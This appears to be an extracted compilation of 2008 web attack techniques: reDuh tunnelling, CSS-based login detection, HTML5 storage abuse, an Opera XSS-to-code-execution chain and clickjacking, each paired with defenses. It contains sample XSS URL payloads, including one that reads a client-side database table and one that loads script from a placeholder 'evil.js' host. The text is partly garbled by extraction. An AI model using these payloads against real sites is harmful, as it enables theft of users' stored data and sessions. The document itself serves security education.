
Create a TCP circuit through reDuh over squeezea by building the server component within SQL Servers CLR subsystem.

By: Glenn Willinson, Marco Slaviero and Haroon Meer

http://www.sensepost.com/research/reDuh/SensePost_2008.tgz







Defenses

Good network architecture, solid application design, database hardening.

Cross-domain leaks of site logins via Authenticated CSS

Checks the contents of a stylesheet property value across domains. The most reliable technique to determine whether the victim is logged-in to a given website or not.

By: Chris Evans and Michal Zalewski

<http://scarybeastsecurity.blogspot.com/2008/08/cross-domain-leaks-of-site-logins.html>



How it works

Perform a cross-domain load of a stylesheet and then reading property values using standard Javascript APIs. What makes it work on so many sites is that browsers will load inline style definitions from HTML documents. In addition, stylesheet properties differ wildly depending on whether a user is logged in or not.

```
<html><head>
<link rel="stylesheet" href="http://home.myspace.com/index.cfm?fuseaction=user"/>
<script>
function func() {
var ele = document.getElementById('blah');
alert(window.getComputedStyle(ele, null).getPropertyValue('margin-bottom'));
}
</script></head>
<body onload="func()">
<div id="blah" class="show">
</body>
</html>
```

Defenses

As a Web application, do not store anything sensitive (such as user-identifying customizations) in stylesheet properties. If you must, make sure to store the properties in their own CSS file and ensure the URL of that file unguessable to attackers for a given victim user.

Abusing HTML 5 Structured Client-side Storage

HTML5 has introduced three new powerful ways to save big amount of data on the client's PC through the browser. Attackers could steal or modify sensitive data online or offline. If a web application which uses this kind of client-side storage is vulnerable to XSS (Cross-site scripting) attacks we can use an attack payload to read or modify the content of known storage keys (session storage, global storage, local storage or database storage) on the computer's victim. If the web application loads data or code from the local storage, could be also quite powerful to inject malicious code that will be executed every time the web application will request it.

By: Alberto Trivero

<http://trivero.secdiscover.com/html5whitepaper.pdf>



How it works

Storage Object Enumeration

```
var ss = "";  
for(i in window.sessionStorage) {  
  ss += i + " ";  
}
```

```
var ls = "";  
for(i = 0; i < localStorage.length; i++) {  
  ls += localStorage.key(i) + " ";  
}
```

Database Object Enumeration

```
var db = "";  
for(i in window) {  
  if(window[i] == "[object Database]") {  
    db += i + " ";  
  }  
}
```

Extracting Database Metadata

```
SELECT name FROM sqlite_master WHERE type='table'
```

```
SELECT sql FROM sqlite_master WHERE name='table_name'
```

```
SELECT sqlite_version()
```

One Shot Attack

```
http://example.com/page.php?name=<script>document.write\(''\);</script>
```

```
http://example.com/page.php?name=<script>db.transaction\(function \(tx\) { tx.executeSql\("SELECT \* FROM client\_tb", \[\], function\(tx, result\){ document.write\(''\); }\); }\);</script>
```


<http://example.com/page.php?name=<script src=http://foo.com/evil.js></script>>

```

http://localhost:8888/evil.txt
User Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_5; it-it) AppleWebKit/528.4 (KHTML,
like Gecko) Version/3.1.2 Safari/525.20.1
HTML 5 Structured Clie-side Storage Support: Session Storage, Local Storage, Database Storage

= SESSION STORAGE =

window.sessionStorage.hello = say hallo to who spy on you
window.sessionStorage.ciao = ciaooo
window.sessionStorage.wisdom = cornuto disse il bue all\'asino

= GLOBAL STORAGE =

= LOCAL STORAGE =

window.localStorage.bill = There are no significant bugs in our released software that any
significant number of users want fixed. (Bill Gates in 1995)
window.localStorage.tux = Security people are often the black-and-white kind of people that I
can\'t stand. (Linus Torvalds)
window.localStorage.locale = storage locale
window.localStorage.LinusWisdom = I think the OpenBSD crowd is a bunch of masturbating monkeys.

= DATABASE STORAGE =

Database object: window.db

Table name: WebKitStickyNotes2
Database schema:
id      note      timestamp      left      top      zindex
-----
1       2 pwned  1224287293327  206px    50px     45
2       31337   1224287302991  465px    138px    50
3       1 ohohoh      1224287295311  24px     168px    46
4       3 0wned  1224287291839  300px    259px    47
5       lalalalala  1224287320367  654px    70px     52

```

Defenses

Website: Avoid saving sensitive data on the users machine and clear the client-side storage whenever possible.

Web Browser: Web users should check regularly the content of the HTML5 client-side storage saved by their browser (delete?).

LSO Storage Locations:

Windows XP

`$user\Application Data\Macromedia\Flash Player\#SharedObjects`

Windows Vista

`$user\AppData\Roaming\Macromedia\Flash Player\#SharedObjects`

Mac OS X

`~/Library/Preferences/Macromedia/Flash Player/#SharedObjects`

Linux

`/home/$user/.macromedia/Flash_Player/#SharedObjects`

A Different Opera

Exploit an XSS in opera:feature scheme leading to code execution by abusing same origin policy.

By: *Stefano Di Paola*

<http://www.wisec.it/sectou.php?id=49102ef18b7f3>

<http://aviv.raffon.net/2008/10/30/ADifferentOpera.aspx>

<http://seclists.org/fulldisclosure/2008/Oct/0401.html>



How it works

- 1) CSRF a user from evilhost to opera:historysearch
 - Pre-existing XSS in opera:historysearch leads to writing in opera:* context.

SOP matching is evaluated by comparing
 $\text{scheme1} + \text{host1} + \text{port1} == \text{scheme2} + \text{host2} + \text{port2}$

opera:* considered as:
opera + null + null

- 2) Inject IFRAME to opera:config change the email client to arbitrary command
- 3) Open a window pointing to a "mailto" scheme.

Defenses

Upgrade to Opera => 9.62

Clickjacking / Videojacking

Think of any button – image, link, form, etc. – on any website – that can appear between the Web browser walls. This includes wire transfer on banks, DSL router buttons, Digg buttons, CPC advertising banners, Netflix queue.

Next consider that an attacker can invisibly hover these buttons below the user's mouse, so that when a user clicks on something they visually see, they're actually clicking on something the attacker wants them to.









By: Jeremiah Grossman and Robert Hansen

<http://www.sectheory.com/clickjacking.htm>


<http://jeremiahgrossman.blogspot.com/2008/10/clickjacking-web-pages-can-see-and-hear.html>

http://blogs.adobe.com/psirt/2008/10/clickjacking_security_advisory.html






Hover Invisible IFRAMES



